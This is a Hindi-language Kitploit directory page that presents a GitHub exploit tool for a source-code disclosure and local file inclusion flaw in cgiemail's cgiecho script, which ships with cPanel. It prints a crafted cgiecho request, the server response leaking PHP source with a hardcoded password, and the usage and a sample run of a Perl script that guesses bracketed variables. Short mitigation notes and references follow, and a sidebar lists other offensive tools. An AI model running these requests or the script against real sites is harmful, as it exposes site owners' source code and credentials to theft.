
Skip to content
KitploitKITPLOIT
उपकरणब्लॉग
Log in
जमा करें
उपकरणब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
उपकरण/GitHubGitHub/finbar-crago/cgiemail-exploit
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणजानकारी एकत्र करनापेनिट्रेशन टेस्टिंग
GitHubfinbar-crago/cgiemail-exploit

cgiemail-exploit

Cgiemail - सोर्स कोड डिस्क्लोज़र/LFI

रिपॉजिटरी देखें
1511410 साल पहलेअभी तक समीक्षित नहीं
साझा करें

Cgiemail - सोर्स कोड डिस्क्लोज़र/लोकल फ़ाइल इन्क्लूज़न एक्सप्लॉइट

cgiecho, जो cgiemail के साथ शामिल एक स्क्रिप्ट है, किसी वेबसाइट के document root के अंतर्गत किसी भी फ़ाइल को लौटा देगा यदि फ़ाइल में वर्गाकार कोष्ठक (square brackets) हों और कोष्ठकों के भीतर का पाठ अनुमान लगाने योग्य हो।

cgiemail वर्तमान में cPanel के साथ भेजा जाता है, और डिफ़ॉल्ट रूप से सक्षम होता है।

screen-shot

उदाहरण

पृष्ठ के लिए:

<?php // http://hostname/login.php
if($_GET['user'] == 'admin' && $_GET['pass'] == 'thisissecure'){ /*...*/ }

अनुरोध करना:

http://hostname/cgi-sys/cgiecho/login.php?'pass'=['pass']

परिणाम:

<HEAD><TITLE>Success</TITLE></HEAD>
<BODY>Processed form looks like this:<P><HR><PRE>
&lt;?php // http://hostname/login.php
if($_GET == 'admin' && $_GET['pass'] == 'thisissecure'){ /*..*/ }
</PRE><P>
<P><EM>cgiemail 
1.6
</EM></BODY>

cgiemail-exploit.pl

Usage: ./cgiemail-exploit.pl [options] target

Options:
  --names         Check for names in commer separated list
  --num           Check for numbers
  --num-max       Maximum number to check (default 10)
  --php           Check PHP $_SERVER Variables
  --batch         Number of arguments sent per request (default 10)
  --cgiecho-path  Path of cgiecho on server (default '/cgi-sys/cgiecho/')
  --user-agent    Set user-agent (default 'Mozilla/5.0')
  --deley         Pause between requests in seconds (default 1)
  --timeout       Set connection timeout (default 10)

उदाहरण

$ ./cgiemail-exploit.pl --num --names 'email,password' http://hostname/login.php > login.php
detected cgiemail 1.6
request 1 of 2...
success!
url: http://hostname//cgi-sys/cgiecho/login.php?0=[0]&1=[1]&2=[2]&3=[3]&4=[4]&5=[5]&6=[6]&7=[7]&8=[8]&9=[9]&


सावधानियाँ

  • यदि किसी वेरिएबल के लिए कोई मान नहीं दिया गया है तो उसे बाहर कर दिया जाएगा, इसलिए उम्मीद करें कि कुछ '$_POST/$_GET' वेरिएबल्स में [] गायब होंगे...

समाधान

  • cgiemail का उपयोग न करें...
  • cgiemail को अक्षम (disable) करें...
  • यदि किसी भी कारण से आप cgiemail वाले सिस्टम पर फँसे हैं, तो अधिकतम वेरिएबल लंबाई 255 है; वर्गाकार कोष्ठकों के अंदर एक लंबी स्ट्रिंग त्रुटि लौटाएगी।
  • वर्गाकार कोष्ठकों का उपयोग न करें?

संदर्भ

  • http://web.mit.edu/wwwdev/cgiemail/webmaster.html#security
  • https://documentation.cpanel.net/display/1144Docs/Tweak+Settings+-+Security#TweakSettings-Security-CGIEmailandCGIEcho
टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    415
  • 4

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    343
  • 5

    antifox

    antifox-ai/antifox

    AI मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म जो रेकॉन, अटैक-सरफ़ेस डिस्कवरी, एक्सप्लॉइटेशन वैलिडेशन और साक्ष्य-आधारित रिपोर्ट डिलीवरी संचालित करता है।

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    258

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →




